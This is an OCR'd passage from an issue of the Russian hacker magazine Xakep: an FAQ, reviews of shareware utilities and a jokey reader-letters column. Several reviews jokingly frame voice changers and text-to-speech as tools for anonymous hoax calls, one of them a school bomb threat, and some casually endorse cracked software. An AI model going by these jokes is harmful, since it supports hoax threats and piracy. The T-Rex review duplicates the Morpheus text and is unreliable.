WinRAR'а настолько хитер, что малейшая произведенная ошибка перевода данных будет тут же замечена и выведена на экран.

Как подключить мышь с интерфейсом COM к PS/2 порту?

Очень частый вопрос. Но многие из тех, кто его задавал, разочаруются, потому что, в общем случае, если микросхема мыши этого не умеет, то требуемое действие произвести невозможно :(. Грубо говоря, это разные интерфейсы с разными параметрами сигналов. Тем не менее, многие мыши небезызвестного Logitech (модели не ниже First Mouse Plus aka Pilot Mouse), а также некоторые работы "мышиного" гиганта Genuis (NetMouse, NetMousePro, Net Scrool) имеют возможность подключения переходника (COM на PS/2), который, кстати, идет с ними в комплектации. Но даже не пытайся заюзать приложенные переходники с другими мышами - 99.9 процента, что работать они не будут.


Какие есть возможности для хранения данных на физических носителях в зашифрованном виде в linux?

Помимо всеми любимых PGP и ее клонов, позволяющих шифровать содержимое отдельных файлов, есть еще маза шифровки на уровне fs`a (файловой системы). Возможности, достоинства и недостатки, проблемы, ссылки на софт и описание настройки валяются здесь http://encryptionhowto.sourceforge.net.

M.J.Ash / www.xknows.bos.ru / m.j.ash@real.xakep.ru

VoiceDesigner v 1.0

Windows 9x/Me/NT/2k
Size: 595 Kb
Demo
http://www.steinberg.net/products/ae/plugins/voicedesigner




Вообще-то, VoiceDesigner - это plug-in для динамического изменения высоты человеческого голоса с сохранением его естественных характеристик. Он предназначен для использования в Cubase VST, WaveLab и других аудиоприложениях, поддерживающих подключаемые модули формата VST. Но в данном случае ничего никуда тебе подключать не придется и углубленного знания популярных программ для записи и редактирования звука от тебя не потребуется. А все потому, что на домашней страничке VoiceDesigner'a хитрые разработчики выложили не сам plug-in, а лишь его демо-версию, оформленную в виде отдельной автономной программы. К сожалению, с помощью этой демки "корректировать" свой голос на лету уже невозможно, однако готовые wav-файлы с записями голосовых сообщений она, тем не менее, проигрывает так, что установить по ним личность "диктора" смогут разве что зарубежные спецслужбы. VoiceDesigner изменяет не только высоту (как, к примеру, программа Voice Changer Software (www.audio4fun.com) из прошлого выпуска "ШароWAREZ"), но и тембр голоса. Проще говоря, кроме ползунка "пискляво/басовито", в твоем распоряжении появляется еще один ползунок, заставляющий "модифицированный" голос звучать резко, хрипло, сипло и пропито :). Эксперименты с этими ползунками показали, что VoiceDesigner отлично подходит для имитации звонких пионерских криков, злобной ругани бомжей и "утиного кряканья" Дональд Дака. Демо-версия VoiceDesigner'a не позволяет сохранять результаты своей работы, но это упущение легко исправляется Total Recorder'ом (www.highcriteria.com) или любой другой утилитой, умеющей перехватывать и сохранять в отдельный файл аудиопоток, направляемый различными программами на звуковую карту твоего писюка.

Longsoft TVGuide v 2.0

Windows 9x/Me/NT/2k
Size: 1369 Kb
Freeware
http://longsoft.raid.ru/tvguide

Мощнейшее приложение для работы с ТВ программой - с обычной "бумажной" версией не сравнить! Оно выводит на экран программу выбранного телеканала (или всех каналов сразу) на интересующий тебя день, автоматически выделяя различные типы передач пиктограммами (сериалы одним значком, кинофильмы - другим) и цветом. Система фильтров Longsoft TVGuide вообще очень радует: прога без труда показывает, что идет по ящику сейчас, что будет идти, начиная с текущего времени. Она способна убрать из программы передач сериалы, документальные фильмы и новости и оставить там, допустим, только художественные фильмы и передачи, которые ты заранее пометил как "стоит посмотреть". Естественно, отфильтрованную таким образом ТВ программку можно вывести на печать. Помимо этого, Longsoft TVGuide предлагает телезрителю еще и удобный поиск передач как на текущей странице, так и глобально. Кроме автоматической ("нажатием одной кнопки" :)) загрузки программы телепередач из Интернета, Longsoft TVGuide допускает ее импорт из файлов (HTML, TXT) и через буфер обмена. А еще эта оригинальная прога способна тихонечко сидеть в трее, вылезая оттуда лишь затем чтобы напомнить тебе, скажем, о том, что на РТР вот-вот начнутся твои любимые "Телепузики". :)



Govorilka v 1.36


Windows 9x/Me/NT/2k
Size: 378 Kb
Freeware
http://vecs.nm.ru/govorilka.html

Еще один способ создания "анонимных" речевых сообщений заключается в использовании голосовых движков - Text-to-speech engin'ов. Таких движков на настоящий момент создано вагон и маленькая тележка. Все они различаются между собой качеством синтеза речи, количеством и характером голосов, языками и другими параметрами. Но если у тебя под рукой есть Govorilka, то тебе наплевать на их различия. Эта прога способна читать вслух заданный текст через ЛЮБОЙ голосовой движок, установленный на твоем компьютере. Тебе потребуется лишь скачать из Инета несколько речевых синтезаторов (на домашней страничке Govorilk'и есть ссылки на самых достойных представителей этой братии :)), а затем работать только с теми из них, чье произношение будет меньше всего травмировать твой нежный слух. При необходимости программа может выводить речь не через звуковую карту, а сразу записывать ее в звуковой файл (wav, mp3) с повышенной скоростью. Скорость чтения и высота голоса любого компьютерного персонажа легко регулируются. Еще Govorilk'е по силам чтение файлов большого размера, автоматическая прокрутка текста на экране (дабы всегда был виден читаемый фрагмент) и удобная корректировка произношения отдельных слов (словарь). Хотя того, кто хочет просто пробубнить Govorilk'ой в телефон что-нибудь вроде: "…в нашей любимой школе заложена бомба", эти дополнительные фишечки вряд ли заинтересуют. :)

StartLogo v 1.0.1

Windows 9x
Size: 672 Kb
Freeware
http://momsoftco.com

Если тебе надоела стандартная заставка, появляющаяся на экране при загрузке Windows, то присмотрись повнимательней к программе StartLogo. Эта оригинальная софтинка умеет создавать заставки из фраз, взятых наугад из указанного текстового файла. Несколько таких файлов на английском идут в комплекте с программой. Но и с русским языком у StartLogo проблем нет, так что ты можешь без труда замутить свой собственный txt, набив его шутками, цитатами и анекдотами, взятыми, скажем, с сайтов Перлодром (www.perlodrom.ournet.md), Quotation (www.quotation.ru) или Анекдоты из России (www.anekdot.ru). StartLogo генерирует заставки с учетом твоих личных предпочтений: текст, набранный шрифтом заданного вида, цвета и размера, накладывается на выбранный тобой рисунок, и, если требуется, в полученную картинку вклеивается анимированная полоска. Для того чтобы при загрузке операционной системы тебе демонстрировалась каждый раз новая заставка, не забудь при настройке программы кликнуть по кнопочке "Install in Startup Group".



SatScape v 1.84

Windows 9x/Me/NT/2k
Size: 4587 Kb
Freeware
http://members.tripod.com/satscape



Красивая программа для слежения за искусственными спутниками Земли. Траектория полета и текущее положение интересующих тебя сателлитов в реальном масштабе времени наносится на карту земной поверхности. С одного спутника на другой можно переключаться просто кликая по карте. При этом в окне программы (с правой стороны) выводится целая куча дополнительной информации о выбранном спутнике. Честно признаюсь, что большая часть этой информации мне ни о чем не говорит - интерес к астрономии и звездоплаванью я потерял еще в школе, когда узнал о том, как долго порой космонавтам приходится обходиться без женщин :). На данный момент SatScape известно о существовании 552 искусственных объектов, которые летают над нашими головами с метеорологическими, телекоммуникационными и военными целями. Свою базу данных программа может обновлять через Инет. Практическая польза от этого Центра управления полетами в миниатюре очевидна. Любознательные перцы смогут с его помощью пополнить свои знания о Земле и небе, обычные люди произведут впечатление на друзей и подруг, а, к примеру, параноики существенно расширят границы своей мании. Вооружившись SatScap'ом, они будут выскакивать на улицу лишь тогда, когда небо над их головой будет свободно от спутников-шпионов, бурно радуясь тому, что теперь никакая американская сволочь не сумеет подсмотреть, в каком ларьке они покупают пиво. :)

Xearth for Windows v 1.0

Windows 9x/Me/NT/2k
Size: 164 Kb
Freeware
http://www.hewgill.com/xearth

После фантастически эффектных программ DreamRender (www.dreamrender.com - X № 6'01) и Drempels (www.geisswerks.com/drempels - X № 7'01) никаких новых "оживителей" Рабочего стола в моем поле зрения не появилось. Поэтому я решил покопаться в архивах, где и обнаружил старенькую, но весьма симпатичную программу Xearth. Эта прога натягивает на экран "динамические" обои с изображением земного шара, который медленно вращается вокруг своей оси, делая один оборот в сутки. Земной шар правильно освещается Солнцем, позволяя пользователю наблюдать за сменой дня и ночи. Покопавшись в настройках, на поверхность виртуальной Земли можно дополнительно нанести меридианы с параллелями, названия городов и эпицентры последних землетрясений, информацию о которых программа Xearth самостоятельно получает из Сети. В отличие от мощных виртуальных глобусов типа WinGlobe (www.djuga.net - X № 6'00), Xearth не требует продвинутой видеокарты и практически не расходует системных ресурсов, что, впрочем, не мешает ей формировать на экране очень даже приличную картинку.



T-Rex v 1.0

Windows 9x/Me/NT/2k
Size: 2254 Kb
Shareware
http://www.myfrenz.com/trexworld




Новая децентрализованная система для поиска и обмена файлами любого типа между пользователями, созданная на основе технологии Fasttrack. Эта технология позволяет разворачивать самоорганизующиеся сети, в которых более мощные компьютеры при необходимости автоматически становятся узлами поиска. То есть поисковые запросы и запросы на скачивание обходят стороной центральный сервер, закрытие которого в этом случае не приводит к смерти системы. Однако не только устойчивость к судебным решениям послужила причиной того, что сейчас в MusicCity Network пасется больше народу, чем когда-то в Napster'е (среднее количество одновременных пользователей - 350 тыс. человек!). Существуют и другие причины, главная из которых - мощные возможности поиска. Дело в том, что Morpheus не удовольствуется данными, содержащимися в названии файлов. Он старается вытащить из расширенных файлов дополнительную инфу: разрешение из картинок, заголовки из документов, сведения об исполнителе, жанре и названии композиции из mp3-шек. Это позволяет юзерам формировать поисковые запросы со множеством дополнительных условий и получать на эти запросы исчерпывающие ответы. Ну и, конечно, людей не может не радовать отсутствие фильтров, малое время поиска (необычное для децентрализованной системы!) и привычка программы рано или поздно докачивать до конца любой затребованный юзером файл.

MusicCity Morpheus v 1.3


Windows 9x/Me/NT/2k
Size: 1287 Kb
Freeware
http://www.musiccity.com

Новая децентрализованная система для поиска и обмена файлами любого типа между пользователями, созданная на основе технологии Fasttrack. Эта технология позволяет разворачивать самоорганизующиеся сети, в которых более мощные компьютеры при необходимости автоматически становятся узлами поиска. То есть поисковые запросы и запросы на скачивание обходят стороной центральный сервер, закрытие которого в этом случае не приводит к смерти системы. Однако не только устойчивость к судебным решениям послужила причиной того, что сейчас в MusicCity Network пасется больше народу, чем когда-то в Napster'е (среднее количество одновременных пользователей - 350 тыс. человек!). Существуют и другие причины, главная из которых - мощные возможности поиска. Дело в том, что Morpheus не удовольствуется данными, содержащимися в названии файлов. Он старается вытащить из расширенных файлов дополнительную инфу: разрешение из картинок, заголовки из документов, сведения об исполнителе, жанре и названии композиции из mp3-шек. Это позволяет юзерам формировать поисковые запросы со множеством дополнительных условий и получать на эти запросы исчерпывающие ответы. Ну и, конечно, людей не может не радовать отсутствие фильтров, малое время поиска (необычное для децентрализованной системы!) и привычка программы рано или поздно докачивать до конца любой затребованный юзером файл.



Multi Install v 1.3.2


Windows 9x/Me/NT/2k
Size: 3178 Kb
Freeware
http://mikroklubben.adsl.dk/~nikse



Так уж сложилось, что в нашей стране почти все мультимедийные меню для компакт-дисков делают в крякнутой версии AutoPlay Menu Studio (www.indigorose.com/autoplay). Однако мне пришлось нарушить эту традицию, когда я записывал на CD собственный архив программ. Оказалось, что в AutoPlay Menu Studio хорошо клепать красочные презентации и меню установки на 20-30 программ, но вот замутить в этой софтине оболочку-инсталлятор для трех сотен прог по силам далеко не каждому. Это печальное обстоятельство заставило меня отправиться в Сеть на поиски, в результате которых я познакомился с программой Multi Install, чему, признаться, я до сих пор не могу нарадоваться. Multi Installer - это универсальный инсталлятор, позволяющий устанавливать из одного меню произвольное количество прог. Внешний вид этого меню зависит от использованной "шкуры" и напоминает собой файл-менеджер: список файлов с одной стороны, скриншоты, описание и кнопка установки (распаковки) текущей программы - с другой. Особо хочу отметить, что вся информация о расположенных на CD программах хранится в одном XML-файле, который чрезвычайно приятно редактировать (см. скриншот). Единственную фичу, мешавшую предыдущей версии Multi Install нормально работать с русским текстом, автор программы, датчанин, по моей просьбе весьма оперативно исправил (за что я даже пообещал ему прислать отсканированную страницу Х с этим самым описанием :).

Scope v 2.0

Windows 9x/Me/NT/2k
Size: 420 Kb
Freeware
http://cyberian.tripod.com




До недавнего времени Internet Explorer и Opera шли ноздря в ноздрю: и у того, и у другого браузера были свои достоинства и недостатки. Однако после выхода пятой версии Oper'ы позиции ослика IE сильно пошатнулись. Opera приобрела русскоязычный интерфейс, избавилась от проблем с кодировками и обросла наворотами по самое не балуйся. Программа Scope пытается исправить это положение путем обучения старого пса (точнее - осла :)) новым фокусам. После ее установки пользователь IE получает возможность открытия и просмотра нескольких сайтов в одном окне, а кнопки с названиями сайтов чинно выстраиваются при этом сверху, снизу или справа от рабочего окна. Эти кнопки позволяют не только переключаться между окнами, но и содержат пиктограммы, по которым легко судить, полностью ли загрузилась в фоновом окне запрошенная веб-страница. Закладки в Scope можно ставить как на отдельные сайты, так и на группы сайтов. Перед закрытием текущее состояние открытых окон сохраняется автоматически, так что, запустив бродилку в следующий раз, юзер продолжит работу с того места, где он прервался… Короче говоря, Scope просто один в один копируют лучшие фишки Oper'ы. Мне, как закоренелому operатору, это льстит. Тем более что сделана программа Scope хорошо. Она мелкая, легкая, быстрая и не пытается за свои услуги ткнуть тебя мордой в рекламный баннер.:)

Direct Folders v 1.42

Windows 9x/Me/NT/2k
Size: 478 Kb
Shareware
http://www.codesector.com

Direct Folders помещает две маленькие кнопки с правой стороны заголовка любого стандартного диалогового окна открыть/сохранить. Первая из этих кнопочек выдает на экран список папок, которые недавно использовались для записи/чтения информации, а вторая показывает список любимых папок пользователя. Эти списки позволяют юзеру быстро находить и перемещаться в интересующие его каталоги. Однако возможности Direct Folders на этом не заканчиваются. Обрати внимание на скриншот. Видишь, какую красивую информационную панель эта программа переделывает к стандартным диалоговым окнам?!! Одного взгляда на эту панель достаточно, чтобы узнать, какой из твоих дисков забит до отказа, а на каком еще осталась малая толика свободного места. Другой наворот данной проги заключается в том, что тебе достаточно один раз ручками изменить размер любого окна открыть/сохранить, и Direct Folders аналогичным образом скорректирует размеры всех подобных диалогов. Черт возьми! Раз эта прога совместима с диалогами Word'а и другими приложениями из пакета Microsoft Office, то я готов хоть сейчас изменить Quick Folders, своей любимой утилите с похожими свойствами. Единственное, что меня пока сдерживает, так это временное отсутствие хорошего кряка. :)



Moolah! v 1.0

Windows 9x/Me/NT/2k
Size: 793 Kb
Freeware
http://www.uselesscreations.com/money


Я всегда считал, что лучший скринсейвер - это черный экран, поэтому за все время существования рубрики ШароWAREZ ни один хранитель экрана в ней еще ни разу не описывался. Однако для Moolah'а я решил сделать исключение. Эта великая вещь, она делает приятно не только глазу, но и душе. А дело все в том, что когда Moolah начинает свою работу, твой экран заполняется не абстрактными фигурами и не видами природы, а деньгами. Сотнями кружащихся в воздухе виртуальных банкнот разного номинала (причем не отечественными рублями, а твердой валютой! :)). Зрелище восхитительное! В настройках программы ты сам выбираешь, что тебе больше нравится: евро, австралийские доллары или американские баксы. Там же есть ползунок, с помощью которого (в зависимости от собственной жадности :)) ты можешь регулировать интенсивность выпадения денег. Не мне тебе объяснять, как порой не хватает такого ползунка в реальной жизни. Эх…

Примечание: Я советую тебе раздобыть также скринсейвер 100 Happy Dollars (www.geliosoft.com), который представляет собой наглядное пособие по отмыванию грязных денег. И если рекламный слоган "Деньги идут к деньгам!" не врет, то очень скоро ты станешь страшно богатым человеком. :)





МЫ ДЕЛАЕМ ХАКЕР


SINtez



SideX


Centner



Holod



2poisonS



Delta



Dr. Cod



Jmurik


Torick


Maxx


DanDare


M. J. Ash



Здесь могла бы быть твоя фотография!

МЫ ГОТОВЫ НАПЕЧАТАТЬ ТВОЮ ФОТКУ И ТВОЙ НИК. СТРАНА ДОЛЖНА ЗНАТЬ СВОИХ ГЕРОЕВ!

Просто пришли нам свое фото и ник на адрес magazine@real.xakep.ru с сабжем “SUPERSTAR” и в одном из ближайших номеров ты увидишь себя на страницах нашего журнала.

WARNING! Мы напечатаем только твою фотку и ник.
Для всяческих посланий, объяв и прочего используй борду (на последней странице).



Ё-MAIL

Наше мыло: magazine@xakep.ru

Мы не отвечаем на письма с просьбой прислать кряк, дать линк, объяснить поподробнее и т. п. Все это ты и сам сможешь найти в инете. Юзай поисковики, не ленись!

From: Gorlum [gorlum@pisem.net]
Subject: Справедливая критика

Привет, "X"!
Поскольку я с завидным постоянством читаю ваш журнал (хотя половины не понимаю:))), то имею право наброситься на вас со справедливой критикой!:)) Читаю статью про "The Bat!" и что я вижу: в Outlook нельзя использовать несколько почтовых ящиков, поэтому в отстой его, а "The Bat!" рулит. Ничего не имею против Бэта, но зачем вводить в заблуждение пользователей Outlook? В нем можно настроить несколько учетных записей под разные ящики, и все работает без проблем. У меня, например, 8 учетных записей под разные мыла. А статья про MTB (маунтинбайк) в спецвыпуске!!! Это слезы и рыдания!!! Одни "туплексы" чего стоят (правильно - туклипсы). Неужели автор статьи не мог нормально собрать информацию? Интернет, как говорится, доступен всем :)). Попросили бы меня, я бы вам клевую статью про велосы забацала :)). Я вообще клево пишу :)). В общем, не допускайте всякую лажовину на страницы своего чудного журнала, и все будет OK!
Gorlum

Ответ X:
Пердулехты, многоуважаемый Gorlum! После прочтения вслух твоего письма я быстренько снес вообще все доступные почтовые программы и отрубил прием MTB на моем отдельно взятом телевизоре. Если честно, то авторы, виновные в искажении информации и туплексах-ляпсусах, примерно наказаны и приговорены к восьми годам расстрела деревянными пулями. Сначала они придумывали отмазки типа "Дети в школу собирались - мылись, брились, похмелялись", но теперь о них либо хорошо, либо ничего... Однако перейдем к следующему вопросу. Ты действительно хочешь забацать грамотную статью? Да запросто. Мы всегда рады новым авторам, так что дерзай! Осторожно дерзать можно на мой е-мейл - centner@real.xakep.ru И смотри, чтобы все было как в песне - слова Союза писателей, музыка Союза композиторов!

From: maxot [maxot@xakep.ru]
Subject: наконец-то!!!

Hello magazine,
привет][!
давно читаю.....бла-бла-бла, etc. короче, по теме: в последнем номере наконец-то нашел "курс молодого бойца" по делфи! аллилуйя! просто, доступно, для идиотов, это радует, а то сидишь, хайер дыбом, х.. стоит, глаза по 7 копеек, а тут всё просто и понятно, спасибо. надеюсь, не остановитесь на пол-пути...

Ответ X:
Share-ware Krishna, share-ware Rama, дорогой ты наш Махот! Сначала, конечно же, не по теме: Пржевальский умер, но лошадь его живет! А в принципе рад. Рад, что смогли сделать что-то полезное для тебя лично. Вообще говоря, твое состояние отлично знакомо всему X-Crew. Но все равно, лучше песок на зубах, чем иней на яйцах! Согласен? Мы со своей стороны обязуемся не отступать и не сдаваться, трусов и паникеров уничтожать на месте, лечить клептоманию клаустрофобией и делать X. Мелкий, мягкий, но прямой - вот у X-Crew X какой! Короче: Хомо сум эвон сум - или ничто человеческое нам не чуждо.

From: Mixx [mixxed@narod.ru]
Subj: Дайте слово Синтезу!!!!!!

Доброе время суток!!!
Есть предложение для вашего крутого журнала... Дайте слово Синтезу - а то он совсем уже заскучал - почти в каждой статье вносит "прим. ред." либо свое личное мнение ... хотя ничего плохого я в этом пока не вижу, а просто опасаюсь за самочувствие "главреда", от которого напрямую зависит самочувствие любимого журнала. С уважением ко всей X-Crew Мезенцев Михаил!!
З.Ы. Ну не надо только в самое дурацкое!!!

Ответ X:
Мишаня, дорогой! Ну конечно же, ты прав: Синтез совсем заскучал, высох весь и скукожился. Самочувствие у него того... в смысле хвореат пацан. В далекий край товарищ улетает. За ним родные... Доктора говорят, что это велосипедизм или еще того хуже - докторододобрянизм на фоне обострения данешеповализма. Мы все очень волнуемся и дружно лечим Синтеза клизмой и вантузом, но иногда он убегает от санитаров и пишет на стенах свои любимые "прим. ред." Честно говоря, эти его "прим. ред." уже изрядно всех задолбали. Ты будешь смеяться, но в моменты обострений он пишет всего три фразы: "X - всему голова. Что русскому X, то немцу - смерть. Берегите и уважайте X - он неиссякаемый источник кульков для семечек." А сегодня утром он представился как Парамон Абрамович Трындец, назвал Сайдекса oligofriend-ом и выкрикнул провокационный лозунг "Сушка - это одноразовый эспандер". Корень зла - трудное детство Синтеза: скользкий подоконник, каменные игрушки, кроватка, прикрученная к потолку, родственники, продающие картошку стаканами, няня - боксер, 8-битные приставки, горшок ручкой внутрь, чугунная панамка, бабушка с обрезом, резиновые пряники, а из домашних животных - одни тараканы. Но мы его вылечим, медицина нам поможет. А пока слова Синтезу дать не можем, совсем он хворый... И ты запомни: будешь меньше в Интернете, здоровее будут дети!

From: KeeperZ [KeeperZ@mail.ru]
Subj: Subject!!!
Дарова всем хацкерам и хацкеркам, перцам и перчихам, модным типусам и... как их там... ну и конечно же всей редухе кульного ружнала Ксакеп! Начну по плану. План:
1) Типа, восхваление!
2) Типа, наезд и все такое!
3) P.S.

1)Ну по началу вы просто... самый рульный журнал. Нет, действительно, у вас множество материала, которым пользуются, наверное, все кому не лень... в хорошем смысле... :) Вас интересно читать, смотреть, трогать, нюхать %) и т.д. А спецы... просто класс... некоторые...2) а некоторые - ОТСТОЙ!!! (Холод, прости, и тебе привет!) У вас что, журнал "пособие по трудоустройству"? Помню были времена, когда вы выпускали такие клевые спецы про кодинг, warezzz и т.д. Но последние два.... у меня нет слов. Я понимаю что можно написать о том как найти работу хукеру одну статью, две... но не целый же спец!!! Нужно что-то делать!!! Я думаю народ меня поддержит (стоп! руками не лапать!), если я скажу, что нужно еще несколько спецов посветить кодингу на VB, C++, Perle. Так что стукни от меня Холодильника за такое безобразие!
3) P.S. И еще, чуть не забыл! Хочу передать привет моим маме, папе, бабушке, дедушке, моей девушке и хочу заказать песню группы Fucking Hakers с песней "я имею тебя во все порты"! :)
Счастливо!

Ответ X:
Здрав будь, боярин!
1. За похвалу спасибо, а за наезд ответишь. Обещаю, что больше писать о трудоустройстве не будем. И меньше не будем. Зато серьезно расширим раздел объявлений. Начнем прямо сегодня: "Трамвайно-троллейбусное управление примет на работу бубнильщиков для объявления остановок."
2. Холодильника я от тебя стукнул, он не выдержал, уронил микроволновую печь, упал и обхакался весь. Так что теперь тебе, брателло, будет довольно затруднительно читать, смотреть, трогать и особенно нюхать очередной спец :)). Будь внимательнее!
3. Твоим маме, папе, бабушке, дедушке, а также девушке шлю свой личный привет, целую во все места и желаю многочисленных творческих

На письма отвечал Centner

узбеков. Заказанной песни у нас не оказалось, но мы обещаем исполнить мега хит "Какая жаль! Какая жаль! Аргентина - Ямайка. Просраль..." всей редакцией.

FROM: KILL [DEMPEL@MAIL.UR.RU]
Subj: X

Здорова Хакер и по-настоящему великие люди которые его делают!!!
Хакер все взрослеет из номера в номер набирая силу и новых читателей и пусть есть элемент считающий, что это не так дак пусть удавится от собственной злобы!!! (или в собственном...).
В частности некий Леша С. который изливал свою злобу на журнал в E-mail. Дык вот:
1)Кричать умеют все а вот сделать хоть что-нибудь подобное даже отдаленно напоминающие X у нас кишка тонка.
2)Леша С. все давил на то что этот журнал читают одни ламаки может и так но я уверен что ламаки далеко не все.Даже если это было так надо сказать спасибо людям которые пытаются научить ламаков и поднять их хоть да какого ни будь стоящего уровня.Так что помогать и поддерживать их надо по мере сил а не открывать варежку по поводу и без него!!!

Лично мне X очень нравится я беру там очень много полезного для себя с PC я уже 6 лет а вот с X я не так давно всего месяцев 5-6 но узнал я столько же сколько за прошедшие 5 лет если не больше.

[поскипано злобным Центнером]

С уважением Толян У.из г.Екатеринбурга!!!

Ответ X:

Ну, Толян, не ждали мы от тебя такого! Честно. Порадовал. Ты знаешь, меня тоже всегда удивляли странные люди, которые начисто забывают, что и сами были чайниками когда-то, обычно совсем недавно. Алё, если есть тут такие, кто чайниками никогда не были - откликнитесь, мы на вас хоть посмотрим, заценим и поместим портрет на обложку. Я целиком и полностью согласен с тобой: помощь новичкам в хаке - наша архиважнейшая и первостепеннейшая задача. А на тех, кто зубоскалит у нас за спиной, мы дружно плюнем. Слюной. Как плевали до исторического материализма. А вы там, в Е-бурге держитесь и не забывайте, что мы, кхакеристы - народ плечистый и нас не заманишь ляжкой мясистой!

Самое ДУРАЦКОЕ письмо номера:



FROM: GARICK ALIEN [ALIEN_GARICK@MAIL.RU]
Subj: [empty]

Хай кулХацкеры.
Yo! Вот недавно прочитал ваш журнал. Ну и вот Хакаете, Хакаете Ну ну А с ментами проблемы бывают?

Ответ X:
